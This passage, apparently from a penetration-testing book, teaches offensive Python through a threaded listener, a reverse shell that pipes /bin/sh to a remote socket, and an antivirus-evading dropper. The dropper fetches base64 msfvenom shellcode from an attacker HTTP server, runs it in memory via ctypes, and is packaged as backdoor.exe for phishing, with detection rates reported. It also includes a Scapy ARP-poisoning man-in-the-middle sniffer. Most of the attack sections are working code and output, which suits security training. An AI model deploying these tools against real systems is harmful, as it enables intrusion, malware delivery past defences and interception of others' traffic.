
```
import socket
import threading
host_ip = '0.0.0.0'
host_port = 45678
server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
server.bind((host_ip, host_port))
server.listen(4)
print "Server is up.  Listening on %s:%d" % (host_ip, host_port)
def connect(client_socket):
    received = client_socket.recv(1024)
    print "Received from remote client:\n----------\n%s\n----------\n" % received
    client_socket.send("Always listening, comrade!\n\r")
    print "Comrade message sent. Closing connection."
    client_socket.close()
    print "\nListening on %s:%d\n" % (host_ip, host_port)
while True:
    client, address = server.accept()
    print "Connection accepted from remote host %s:%d" % (address[0], address[1])
    client_handler = threading.Thread(target=connect, args=(client,))
    client_handler.start()

~
~
-- INSERT --                                                    21,1          All
```

Note that I've brought in a new module: `threading`. This module is itself a high-level module for interfacing to the `thread` module (called `_thread` in Python 3). I recommend that you just import `threading` if you want to build threading interfaces. I know someone is asking, *what's a thread?* Threads is just a fancy term for things we're all familiar with in programming: particular function calls or tasks. When we learn programming, we work with function calls one at a time so we can understand their structure and function. The concept of threading comes into play when we have some task at work that involves a little waiting, for example, waiting for someone to connect, or perhaps waiting for someone to send us some data. If we're running a service, we're waiting to handle connections. But, what if everyone went to bed? I might get connections within a second, or may be lucky to see a hit after days of waiting. The latter is a familiar scenario for us hackers in lurking: we've set a trap and we just need our target to click the link or execute some payload. Threading allows us to manage multiple tasks—threads—at once. Let's see it in action with our simple server script:

- We start with the usual by declaring the IP address and port number, which in this case will be used to set up a local listener. We then create a socket called `server` and define it as a stream socket with IPv4 addressing.
- Now, we use `server.bind()` to bind our socket to the local port. Note that the IP address is declared, but we put `0.0.0.0`. From a networking perspective, if a packet hits our socket then it was already routed appropriately and the source had defined our IP address properly. This means that, if our system has multiple interfaces with multiple IP addresses, this listener is reachable to any client who can talk to any of our interfaces!

- Binding doesn't exactly tell the socket what to do once bound. So, we use `server.listen()` to open up that port; an inbound SYN packet will automatically be handled with a SYN-ACK and the final ACK. The argument passed to `listen` is the maximum number of connections. We've arbitrarily set `4`; your needs will vary. The user is advised with `print` that we're up and running.
- Now some more wild and crazy action, defining the `connect` function. This function is what our client connection handler will call; that is, the `connect` function doesn't handle connections but decides what to do once a connection is established. The code is self-explanatory: it sets aside a kilobyte of space for the received data and calls it `received`, replies with a message, then closes the connection.
- Our `while` loop statement keeps our server up and running. The `while` loop statement is yet another basic programming concept: it's a conditional loop that executes as long as a given condition is true. Suppose we have a integer variable called `loop`. We could create a `while` loop that starts with `while loop < 15` and any code we put there will execute as long as `loop` is less than `15`. We can control the flow with nested conditions, `break`, and `continue`. I know what the programmer in you is saying, though: *it says execute the loop while true, but no condition is defined*. Too true, my friends. I like to call this the *existential loop statement*—kind of the Pythonic version of *I think, therefore I am*. A loop that starts with `while True` will just go on forever. What's the point of such a loop? This is the compact and clean way to leave a program running until we meet a certain condition somewhere in the code, either in a called function or perhaps in a nested conditional test, at which point we use `break`.
- `server.accept()` sits in our never-ending `while` loop, ready to grab the address array of a connecting client. Arrays in Python start with `0`, so keep this in mind: the first value in an array is thus `[0]`, and the fifth value is `[4]`, and so on. The address array has the IP as the first, and the port as the second, so we can display to the user the details of our connecting client.

- We create a thread with `threading.Thread()` and call it `client_handler`. We move right on to starting it with `client_handler.start()`, but in your programs you could create some condition to start the thread. Note the target argument passed to `threading.Thread()` calls the `connect` function. When the `connect` function is done, we fall back to our endless loop:




```
root@yokwe:~# python server.py
Server is up.  Listening on 0.0.0.0:45678
Connection accepted from remote host 192.168.59.1:55481
Received from remote client:
-----------
SSH-2.0-PuTTY_Release_0.70

-----------

Comrade message sent. Closing connection.

Listening on 0.0.0.0:45678

Connection accepted from remote host 127.0.0.1:40320
Received from remote client:
-----------
Hello

-----------

Comrade message sent. Closing connection.

Listening on 0.0.0.0:45678

█
```

Here, we see the script in action, handling a connection from an SSH client (which identified itself) and then from a netcat-like connection that sent `Hello`. The `Listening on` message is displayed right before we fall back into our `while True` loop, so there's no fancy way of killing this program outside of *Ctrl* + *C*. This program is a skeleton of server functionality. Just throw in your Pythonic magic here and there, and the possibilities are endless.

Building a Python reverse shell script

Okay, so you're working your way through a post-exploitation phase. You find yourself on a Linux box with Python installed but nothing else, and you'd like to create a script to be called in certain scenarios that will automatically kick back a shell. Or, perhaps you're writing a malicious script and you want to return a shell from a Linux target. Whatever the scenario, let's take a quick look at a Python reverse shell skeleton:

```
#!/usr/bin/python
import socket
import subprocess
import os
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect(("127.0.0.1", 45678))
os.dup2(sock.fileno(),0)
os.dup2(sock.fileno(),1)
os.dup2(sock.fileno(),2)
proc = subprocess.call(["/bin/sh", "-i"])
```




```
import socket
import subprocess
import os
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect(("127.0.0.1", 45678))
os.dup2(sock.fileno(),0)
os.dup2(sock.fileno(),1)
os.dup2(sock.fileno(),2)
proc = subprocess.call(["/bin/sh", "-i"])

~
-- INSERT --                          10,1          All
```

Now, we're pulling in two new modules: `os` and `subprocess`. This is where Python's ability to talk to the operating system shines. The `os` module is a multipurpose operating system interfacing module. It's a one-stop shop, even with the peculiarities of a particular OS—of course, if portability between systems is a concern, be careful with this. The `os` module is very powerful and is well beyond our discussion here; I encourage you to research it on your own. The `subprocess` module very commonly goes hand in hand with the `os` module. It allows your script to spawn processes; grab their return codes for use in your main script; and interact with their input, output, and error pipes. Let's look at the specifics:

- We're creating a new IPv4 stream socket and calling it `sock`.

- We use `sock.connect()` to use our new socket to connect to a host at the specified IP address and port (we're just playing around locally in our example – this works for any reachable address).
- Firing off `/bin/sh` is all well and good, but we need the input, output, and error pipes to talk to our socket. We accomplish this with `os.dup2(sock.fileno())`, with the values `0` through `2` representing `stdin`, `stdout`, and `stderr`.
- We call `/bin/sh -i` with `subprocess.call()`. Note that this creates an object we're calling `proc`, but we don't need to do anything with it. The process is spawned and its standard streams are already established through our socket. The shell is popping up on our remote screen and doesn't know it:



```
root@yokwe:~# nc -l -p 45678
# whoami
root
# 
```

Now, we kick off our reverse shell script. Obviously, there needs to be a listener ready to take the connection from our script, so I just fire up `nc -l` and specify the port we've declared in the script. The familiar prompt appears and I verify that I have the permission of the user who executed our script.

Antimalware evasion in Python

We explored antimalware evasion in `Chapter 6`, *Advanced Exploitation with Metasploit*. The technique we reviewed involved embedding our payload into the natural flow of execution of an innocuous executable. We also covered encoding techniques to reduce detection signatures. However, there's more than one way to skin a cat. (Who thought of that horrible expression?)

If you've ever played defense against real-world attacks, you've likely seen a variety of evasion techniques. The techniques used to often be lower-level (for instance, our demonstration with Shellter in `Chapter 6`, *Advanced Exploitation with Metasploit*), but detection has improved so much, it's a lot harder to create a truly undetectable threat that doesn't at least trigger a suspicious file intercept.

Therefore, modern attacks tend to be a blend of low-level and high-level: using social engineering and technical tactics to get the malware onto the target host through some other channel. I've worked on cases where the payload sneaking in via phishing techniques is nothing more than a script that uses local resources to fetch files from the internet. Those files, once retrieved, then put together the malware locally. We're going to examine such an attack using Python to create a single EXE with two important tasks:

- Fetch the payload from the network
- Load the raw payload into memory and execute it

The Python script itself does very little and, without a malicious payload, it doesn't have a malicious signature. The payload itself won't be coming in as a compiled executable as normally expected, but as raw shellcode bytes encoded in `base64`.


So, in an attack scenario, we'll have a target Windows box where we put our executable file for execution. Meanwhile, we set up an HTTP server in Kali ready to serve the raw payload to a properly worded request (which will be encoded in the Python script). The script then decodes the payload and plops it into memory. But first, we need to be able to create EXEs out of Python scripts.

Creating Windows executables of your Python scripts

There are two components that we need for this: `pip`, a Python package management utility, and PyInstaller, an awesome utility that reads your Python code, determines exactly what its dependencies are (and that you might take for granted by running it in the Python environment), and generates an EXE file from your script. There is an important limitation to PyInstaller, though: you need to generate the EXE file on the target platform. So, you will need a Windows box to fire this up.

It used to be a little drawn out to get these packages installed, but `pip` is now included in the Python installation, and installing PyInstaller with `pip` is a one-line event. First, find your Python installation and get into the `scripts` subfolder. Open a command prompt window from that location, and punch in this command:

```
pip install pyinstaller
```




```
Collecting PyInstaller
  Downloading https://files.pythonhosted.org/packages/3c/86/909a8c35c5471919b3854c01f43843d9b5aed0e9948b63e560010f7f3429
/PyInstaller-3.3.1.tar.gz (3.5MB)
    100% |████████████████████████████████| 3.5MB 385kB/s
Requirement already satisfied: setuptools in c:\users\pbramwe1\appdata\local\programs\python\python36\lib\site-packages
(from PyInstaller)
Collecting pefile>=2017.8.1 (from PyInstaller)
  Downloading https://files.pythonhosted.org/packages/7e/9b/f99171190f04cd23768547dd34533b4016bd582842f53cd9fe9585a74c74
/pefile-2017.11.5.tar.gz (61kB)
    100% |████████████████████████████████| 71kB 4.6MB/s
Collecting macholib>=1.8 (from PyInstaller)
  Downloading https://files.pythonhosted.org/packages/fd/89/58e160e4c3a010dd85dab1a43d20d4728be759fbffc1fc78356b344ffe98
/macholib-1.9-py2.py3-none-any.whl (40kB)
    100% |████████████████████████████████| 40kB 2.6MB/s
Collecting future (from PyInstaller)
```

PyInstaller is also a command line program, so go ahead and pop open a command prompt window from its install location.

Preparing your raw payload

Once again, we're revisiting the ever-gorgeous `msfvenom`. We're not doing anything new here, but if you're not coming here from `Chapter 6`, *Advanced Exploitation with Metasploit*, I recommend checking out the coverage of `msfvenom` first:

```
# msfvenom --payload windows/shell_bind_tcp --bad-chars '\x00' -f raw >
shellcode.raw
```



```
root@yokwe:~# msfvenom --payload windows/shell_bind_tcp --bad-chars '\x00' -f raw >
 shellcode.raw
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
Found 10 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 355 (iteration=0)
x86/shikata_ga_nai chosen with final size 355
Payload size: 355 bytes

root@yokwe:~# base64 -i shellcode.raw > backdoor.bin
root@yokwe:~# ls
backdoor.bin  Documents  dvwa           Music     pointer  shellcode.raw  test
Desktop       Downloads  hash_extender  Pictures  Public   Templates      Videos
root@yokwe:~# 
```

Here, we have a quick and simple bind payload; this time, the target will be listening for our connection to spawn a shell. Note that I specified that null bytes should be avoided with `--bad-chars`, and that instead of generating an EXE file or any other special formatting, the `-f raw` parameter makes the output format `raw`: pure machine code in hexadecimal. The end result is 355 bytes, but since I'm not compiling or converting this into anything else, the newly created `shellcode.raw` is 355 bytes.

Finally, the last step in creating the payload that will be staged from across the network. We'll encode the file with `base64`, for one main reason and a possible side benefit. The main reason is that `base64` was designed to allow for easy representation of binary data, and thus it's not likely to be mangled by some library function that tries to check for corruption or even prevent injection. The possible side benefit, depending on the defenses in place, is rendering the code harder to detect.

`base64` encoding and decoding is built into Kali and available as a module in Python, so we can easily encode it on our end, and then write our script to quickly decode it before stuffing it into memory:

```
# base64 -i shellcode.raw > backdoor.bin
```

A side note about `base64`: though `base64` encoding is fairly popular in some systems as a means of hiding data, it's merely a different base system, and not encryption. Defenders should know to never rely on `base64` for confidentiality.

Writing your payload retrieval and delivery in Python

Now, let's get back to Python and write the second phase of our attack. Keep in mind, we're going to eventually end up with a Windows-specific EXE file, so this script will need to get to your Windows PyInstaller box. You could write it up on Kali and transfer it over, or just write it in Python on Windows to save a step.

Nine lines of code and a 355-byte payload are to be imported. Not too shabby, and a nice demonstration of how lightweight Python can be:

```
#!/usr/bin/python
from urllib.request import urlopen
import ctypes
import base64
pullhttp = urlopen("http://192.168.108.114:8000/backdoor.bin")
shellcode = base64.b64decode(pullhttp.read())
```

```
codemem_buff = ctypes.create_string_buffer(shellcode, len(shellcode))
exploit_func = ctypes.cast(codemem_buff, ctypes.CFUNCTYPE
(ctypes.c_void_p))
exploit_func()
```


Let's examine this code step by step:

- We have three new `import` statements to look at. Notice that the first statement is a `from ... import`, which means we're being picky about which component of the source module (or in this case, a package of modules) we're going to use. In our case, we don't need the entirety of URL handling; we're only opening a single defined URL, so we pull in `urlopen`.
- The `ctypes` import is a foreign function library; that is, it enables function calls in shared libraries (including DLLs).
- `urlopen()` accesses the defined URL (which we have set up on our end by simply executing `python -m SimpleHTTPServer` in the directory where our `base64`-encoded payload is waiting) and stores the capture as `pullhttp`.
- We use `base64.b64decode()` and pass as an argument, `pullhttp.read()`, storing our `raw` shellcode as `shellcode`.
- Now, we use some `ctypes` magic. `ctypes` is sophisticated enough for its own chapter, so I encourage further research on it; for now, we're allocating some buffer space for our payload, using `len()` to allocate space of the same size as our payload itself. Then, we use `ctypes.cast()` to cast (namely, make a type conversion) our buffer space as a function pointer. The moment we do this, we now have `exploit_func()`; effectively a Python function that we can call like any ordinary function. When we call it, our payload executes.
- What else is there to do, then? We call our exploit function, `exploit_func()`.

In my example, I typed this up in Vim and stored it as `backdoor.py`. I copy it over to my Windows box and execute PyInstaller, using `--onefile` to specify that I want a single executable:


```
pyinstaller --onefile backdoor.py
```

PyInstaller spits out `backdoor.exe`. Now, I just send this file as part of a social engineering campaign to encourage execution. Don't forget to set up your HTTP server so target instances of this script can grab the payload! In this screenshot, we can see `backdoor.exe` grabbing the payload as expected:



```
root@troy:~/Downloads# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
192.168.108.49 - - [31/May/2018 23:56:50] "GET /backdoor.bin HTTP/1.1" 200 -
```

Finally, let's take a look at evasion using this technique. The payload itself set off no alarms during the import. Our executable itself, which is what an endpoint would see and thus, is likely to be scanned, was only detected by 6.8% of antivirus products:



4 engines detected this file

SHA-256 9d779ab973d00c206c6ac58edc3b919ac04cc2a08c30b9e8c05be651342ab9cf
File name backdoor.exe
File size 5.23 MB
Last analysis 2018-06-02 06:29:02 UTC

4 / 59

Python and Scapy – a classy pair

The romance between Python and Scapy was introduced in the very first chapter—hey, I couldn't wait. As a reminder, Scapy is a packet manipulation tool. We often see especially handy tools described as the Swiss Army knife of a certain task; if that's the case, then Scapy is a surgical scalpel. It's also, specifically, a Python program, so we can import its power into our scripts. You could write your own network pen testing tool in Python, and I mean any tool; you could replace Nmap, netcat, p0f, hping, and even something like `arpspoof`. Let's take a look at what it takes to create an ARP poisoning attack tool with Python and Scapy.

Revisiting ARP poisoning with Python and Scapy

Let's take a look at constructing a layer 2 ARP poisoning attack from the bottom up. Like before, the code here is a skeleton; with some clever Python wrapped around it, you have the potential to add a powerful tool to your arsenal. First, we bring in our imports and make some declarations:

```
#!/usr/bin/python
from scapy.all import *
import os
import sys
import threading
import signal
interface = "eth1"
target = "192.168.108.49"
gateway = "192.168.108.1"
packets = 1000
conf.iface = interface
conf.verb = 0
```

Check out those `import` statements—all of Scapy's power. We're familiar with `os` and `threading`, so let's look at `sys` and `signal`. The `sys` module is always available to us when we're Pythoning and it allows us to interact with the interpreter—in this case, we're just using it to exit Python. The `signal` module lets your script work with signals (in an IPC context). Signals are messages sent to processes or threads about an event: an exception or something like divide by zero. This gives our script the ability to handle signals.

Next, we define our interface, target IP, and gateway IP as strings. The number of packets to be sniffed is declared as an integer. `conf` belongs to Scapy; we're setting the interface with the `interface` variable we just declared, and we're setting verbosity to `0`.

Now, let's dive into some functions:

```
def restore(gateway, gwmac_addr, target, targetmac_addr):
   print "\nRestoring normal ARP mappings."
   send(ARP(op = 2, psrc = gateway, pdst = target, hwdst =
"ff:ff:ff:ff:ff:ff", hwsrc = gwmac_addr), count = 5)
   send(ARP(op = 2, psrc = target, pdst = gateway, hwdst =
"ff:ff:ff:ff:ff:ff", hwsrc = targetmac_addr), count = 5)
   sys.exit(0)
def macgrab(ip_addr):
   responses, unanswered = srp(Ether(dst = "ff:ff:ff:ff:ff:ff")/ARP(pdst =
ip_addr), timeout = 2, retry = 10)
   for s,r in responses:
     return r[Ether].src
     return None
```

```
def poison_target(gateway, gwmac_addr, target, targetmac_addr):
   poison_target = ARP()
   poison_target.op = 2
   poison_target.psrc = gateway
   poison_target.pdst = target
   poison_target.hwdst = targetmac_addr
   poison_gateway = ARP()
   poison_gateway.op = 2
   poison_gateway.psrc = target
   poison_gateway.pdst = gateway
   poison_gateway.hwdst = gwmac_addr
   print "\nMitM ARP attack started."
   while True:
     try:
       send(poison_target)
       send(poison_gateway)
       time.sleep(2)
     except KeyboardInterrupt:
       restore(gateway, gwmac_addr, target, targetmac_addr)
   return
```

There's a lot of information here, so let's go step by step:

- `def restore()` isn't how we attack the network; it's how we clean up our mess. Remember that ARP poisoning manipulates layer 2–layer 3 mappings on other nodes on the network. If you do this and disconnect, those tables stay the same until ARP messages dictate something else. We're using Scapy's `send(ARP())` to restore healthy tables.
- `def macgrab()` will take an IP address as an argument, then use Scapy's `srp()` to create ARP messages and record the response. `macgrab()` reads the MAC address with `[Ether]` and returns the value.
- `def poison_target()` is the function where our deception is laid out. We prepare the parameters for a Scapy `send()` for both ends of the man-in-the-middle: `poison_gateway` and `poison_target`. Although the multiple lines take up more space on the page, our script is highly readable, and we can see the structure of the packets being constructed: `poison_target` and `poison_gateway` are both set as `ARP()` with `op = 2`—in other words, we're sending unsolicited ARP replies. The bait-and-switch is visible when the target's `psrc` is set to `gateway`, and the gateway's `psrc` is set to `target` (and the opposite for `pdst`). Our familiar `while True` loop is where the sending takes place. We see where signal handling comes in with `except KeyboardInterrupt`, which calls `restore()` so we can get cleaned up.


This is exciting, but we haven't even started; we've defined these functions, but nothing calls them yet. Let's get to work with the heavy lifting:

```
gwmac_addr = macgrab(gateway)
targetmac_addr = macgrab(target)
if gwmac_addr is None:
   print "\nUnable to retrieve gateway MAC address. Are you connected?"
   sys.exit(0)
else:
   print "\nGateway IP address: %s\nGateway MAC address: %s\n" % (gateway,
gwmac_addr)
if targetmac_addr is None:
   print "\nUnable to retrieve target MAC address. Are you connected?"
   sys.exit(0)
else:
   print "\nTarget IP address: %s\nTarget MAC address: %s\n" % (target,
targetmac_addr)
mitm_thread = threading.Thread(target = poison_target, args = (gateway,
gwmac_addr, target, targetmac_addr))
mitm_thread.start()
try:
   print "\nMitM sniffing started. Total packets to be sniffed: %d" %
packets
   bpf = "ip host %s" % target
   cap_packets = sniff(count=packets, filter=bpf, iface=interface)
   wrpcap('arpMITMresults.pcap', cap_packets)
   restore(gateway, gwmac_addr, target, targetmac_addr)
except KeyboardInterrupt:
   restore(gateway, gwmac_addr, target, targetmac_addr)
   sys.exit(0)
```

- We start out by calling `macgrab()` for the gateway and target IP addresses. Recall that `macgrab()` returns MAC addresses, which are then stored as `gwmac_addr` and `targetmac_addr`, respectively.
- A possible return is `None`, so our `if...else` takes care of that: the value is printed to the screen, unless it's `None`, in which case the user is warned and we call `sys.exit()`.
- The `threading.Thread()` class defines `poison_target()` as our target function and passes the target and gateway information as arguments.


- `mitm_thread.start()` gets the attack rolling, but as a thread. The program continues with a `try` statement.
- This is where we set up our sniffer. This is an interesting use case for using Scapy from within Python; note that we construct a filter as a string variable called `bpf`. `sniff()` is called with returned data popping up in memory as `cap_packets`. `wrpcap()` creates a packet capture file in `pcap` format. Note that `sniff()` also passed the packet count as an argument, so what happens when this number is depleted? The code moves on to a `restore()` call. If a *Ctrl* + *C* input is received before that time, `restore()` is still called.

As you can see, the `print` statements written in this demo are basic. I encourage you to make it prettier to look at:




```
root@troy:~# python arp.py

Gateway IP address:  192.168.108.1
Gateway MAC address: 00:aa:2a:e8:33:79


Target IP address:  192.168.108.49
Target MAC address: 00:50:56:3d:69:ba


MitM ARP attack started.
MitM sniffing started. Total packets to be sniffed: 1000
```

Use Wireshark or any packet sniffer to verify success. You wrote this from the bottom up, so knowing the targets' layer 2 and layer 3 addresses is just half the battle—you want to make sure your code is handling them correctly. With ARP, it would be easy to swap a source and destination:



```
Source            Destination        Protoco Length Info
Vmware_1e:87:a4   Vmware_3d:69:ba    ARP         42 192.168.108.1 is at 00:0c:29:1e:87:a4
Vmware_1e:87:a4   00:aa:2a:e8:33:79  ARP         42 192.168.108.49 is at 00:0c:29:1e:87:a4 (duplicate use of 192.168.108.1 detected!)
Vmware_1e:87:a4   Vmware_3d:69:ba    ARP         42 192.168.108.1 is at 00:0c:29:1e:87:a4
Vmware_1e:87:a4   00:aa:2a:e8:33:79  ARP         42 192.168.108.49 is at 00:0c:29:1e:87:a4 (duplicate use of 192.168.108.1 detected!)
Vmware_1e:87:a4   Vmware_3d:69:ba    ARP         42 192.168.108.1 is at 00:0c:29:1e:87:a4
Vmware_1e:87:a4   00:aa:2a:e8:33:79  ARP         42 192.168.108.49 is at 00:0c:29:1e:87:a4 (duplicate use of 192.168.108.1 detected!)
Vmware_1e:87:a4   Vmware_3d:69:ba    ARP         42 192.168.108.1 is at 00:0c:29:1e:87:a4
Vmware_1e:87:a4   00:aa:2a:e8:33:79  ARP         42 192.168.108.49 is at 00:0c:29:1e:87:a4 (duplicate use of 192.168.108.1 detected!)
Vmware_1e:87:a4   Vmware_3d:69:ba    ARP         42 192.168.108.1 is at 00:0c:29:1e:87:a4
Vmware_1e:87:a4   00:aa:2a:e8:33:79  ARP         42 192.168.108.49 is at 00:0c:29:1e:87:a4 (duplicate use of 192.168.108.1 detected!)
Vmware_1e:87:a4   Vmware_3d:69:ba    ARP         42 192.168.108.1 is at 00:0c:29:1e:87:a4
Vmware_1e:87:a4   00:aa:2a:e8:33:79  ARP         42 192.168.108.49 is at 00:0c:29:1e:87:a4 (duplicate use of 192.168.108.1 detected!)
Vmware_1e:87:a4   Vmware_3d:69:ba    ARP         42 192.168.108.1 is at 00:0c:29:1e:87:a4
Vmware_1e:87:a4   00:aa:2a:e8:33:79  ARP         42 192.168.108.49 is at 00:0c:29:1e:87:a4 (duplicate use of 192.168.108.1 detected!)
Vmware_1e:87:a4   Vmware_3d:69:ba    ARP         42 192.168.108.1 is at 00:0c:29:1e:87:a4
